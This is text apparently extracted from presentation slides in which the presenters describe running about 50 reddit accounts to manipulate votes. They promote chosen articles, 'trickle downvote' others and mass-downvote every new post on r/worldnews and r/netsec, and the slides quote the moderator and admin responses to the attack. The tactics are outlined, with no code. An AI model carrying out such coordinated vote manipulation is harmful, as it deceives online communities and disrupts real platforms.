


<sup>\*</sup>https://medium.com/i-data/fake-friends-with-real-benefits-eec8c4693bd3

## Timeline Crowding



























All request posts for arms should be





#### Score factors











## Upvote articles we want to promote

Downvote articles we want to kill



#### So first we needed accounts...



#### Our accounts seemed broken

reddits secret sauce




#### But we have > 50 accounts

What we can do with 50 accounts?



# On small subreddits it's easy to get a new article on to front page by up voting





# On large subreddits like worldnews, 50 isn't enough for a full win



## Upvote articles we want to promote

Downvote articles we want to kill



### Let's also try down voting..



## downvote stuff to knock into moderation queue below user/subreddit preference



# Trickle Downvoting: only down vote as many up votes as new articles have



## Up-vote our target Trickle down-vote others








#### Mass-DownVoting

What would happen if we down voted all new articles as they appeared?



### Began with worldnews



[-] Tyacre 19 points an hour ago

How the heck is this at 56 downvotes after 4 minutes?!

permalink save report give gold reply

Then..



We apologize for the disruption, we appreciate your patience, and we welcome any tips you have for how we can improve the /r/worldnews user experience in this time of difficulty.

#### other discussions

- 5/5/14 r/worldnews "/r/worldnews is currently under a downvote attack here's what you need to know, and what you can do" (reddit.com)

/r/worldnews is currently under a downvote attack (reddit.com)

submitted 5 months ago by MrsSlppy to /r/conspiracy

#### WE'RE UNDER ATTACK, COMRADES! STAY CALM AND DON'T MOVE - WE'RE FIGHTING THIS THING WITH EVERYTHING WE'VE GOT! (reddit.com)

submitted 5 months ago by jamie\_byron\_dean to /r/circlebroke2



[3 days ago] "/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do" (reddit.com)



/r/WorldNews is currently under a downvote attack (reddit.com)





/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do



/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do 1576 submitted 13 hours ago by slapchopsuey

You've probably noticed that the up/down vote numbers have suddenly turned very strange in the past few hours, with everything being downvoted below zero. This is because /r/worldnews is under attack. The source of the downvoting is currently unknown but we and the admins are investigating and doing our best to find out.

The purpose of this attack is to disrupt the subreddit. It does this by delivering enough downvotes to render posts invisible by reddit's default settings, and to discourage your participating by downvoting everything below zero.

#### Here's what you need to know:

- . Don't worry about the downvotes affecting your karma. The unusual votes (in this case, downvotes) will be wiped out when the source of the problem is identified. This will probably take a few days.
- One of the goals of the attack is to render posts invisible by downvoting them below the default threshold in users' preferences settings. The way you can neutralize that part of the attack is by changing the thershold of invisibility in your user preferences. Here's how: 1. In the upper right of your screen in the area with your username, click preferences. 2. In preferences, go to the "link options" section, and change the final line, where it says "don't show me sites with a score of less than \_\_\_\_" . You can set it to any negative number (ex. -100), but even better than filling in a negative number is just leaving the box blank. By leaving the box blank you will completely neutralize the attackers' ability to make posts invisible.
- . The "hot" tab will be broken for the duration of the attack, but we recommend browsing by the "new" tab (/r/worldnews/new).
- · We also recommend voting; obviously we can't tell you how to vote, but human votes help minimize the impact of the attackers, and it only takes a fraction of a second to click the arrows.

If you like reading and participating in /r/worldnews, following the above tips can help restore most of the everyday /r/worldnews experience for you, and with your participating in voting, you can help to weaken and expose the attackers, so the admins can solve the problem faster.

We apologize for the disruption, we appreciate your patience, and we welcome any tips you have for how we can improve the /r/worldnews user experience in this time of difficulty.

### Much speculation ensued ..





## Simultaneously, we ran the same thing on netsec...



But netsec moderators responded with intelligent discussion and roped in official reddit admins to talk about the problem.



- [-] sanitybit [S,MOD] 23 points 19 hours ago
- → I initially messaged all the admins through the reddit.com modmail, /u/cupcake1713 was the one who responded. I could try bringing it up with them but don't believe it will be worth my time.

permalink save parent report give gold reply

▲ [-] Deimorz [A] 78 points 18 hours ago<sup>3</sup>

You had a group of about 20 bots that were being used to downvote posts in the subreddit. We rendered the voting from those accounts ineffective, but to make it more difficult for the controller of the bots to realize that they've been disabled, we still need to make it look like their votes are applying. If we just throw away their votes entirely, the controller's going to see that their bots have been blocked, and change up what they're doing immediately.


that looks like the votes are still applying (even though, as you said, we don't actually rank using it internally). The fake score can't be only shown to bot accounts. If the controller opens a submission in an incognito window via TOR or something, we'd have no way of linking them back to the bots. So when their 20 downvotes are gone there, they'd know what happened. This is /r/netsec, I'm sure I don't need to elaborate on how many other options there are for separating yourself from this sort of thing. The only feasible option is showing the fake scores to everyone unless we want detection to be trivial.

Being able to hide scores on submissions temporarily like you suggested might help some, but it really just delays the problem, it doesn't solve it. There are also various undesirable side effects from hiding submission scores that don't apply as much to comments. Over the years, a number of subreddits have tried experiments with hiding all submission scores using CSS like you've done, and they pretty much universally decided that it was a bad idea. Because the "hot" ranking involves both score and time, with things dropping in rank based on how old they are, being able to see the scores lets the viewer easily get an idea of how popular/significant different submissions are. Without that information available, it becomes extremely difficult for someone to look at a subreddit's front page and quickly figure out which submissions were the most popular recently.

